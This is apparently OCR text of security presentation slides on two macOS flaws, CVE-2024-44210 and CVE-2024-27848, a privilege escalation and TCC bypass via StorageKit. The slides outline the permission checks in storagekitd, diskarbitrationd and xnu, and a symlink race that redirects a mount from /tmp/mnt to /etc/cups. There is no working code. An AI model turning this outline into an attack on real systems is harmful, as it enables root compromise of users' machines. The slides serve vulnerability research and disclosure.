

OPERATION
priv: root
target owner: root
disk owner: root
caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu


caller
diskutil
storagekitd
pass
diskarbitrationd
pass
mount
xnu
pass
OK
OPERATION
priv: root
target owner: root
disk owner: root

Terminal
Shell
Edit
View
Window
Help
US
Wed Mar 27 14:39
TXT
secret.txt
fish — -zsh — 112×35
MAR
27

```
Last login: Wed Mar 27 12:36:22 on ttys002
fish@sonoma1 ~ % 
```


CVE-2024-44210 - Bypass
CVE-2024-27848 - LPE + TCC bypass
via StorageKit



xnu checks:
- classic user POSIX permissions
- MAC callout

diskarbitrationd checks:
- if calling user id == disk owner id
- sandbox_check

storagekitd checks:
- sandbox_check
- target dir id == caller id



target: /tmp/mnt

storagekitd

1. stat (userid) check on target dir

...


(some time passes)

...

2. call diskarbitrationd with target dir

target: /tmp/mnt

THE ATTACK



target: /tmp/link

/tmp/mnt

alternate symlink

/etc/cups

storagekitd

1. stat (userid) check on /tmp/mnt

...

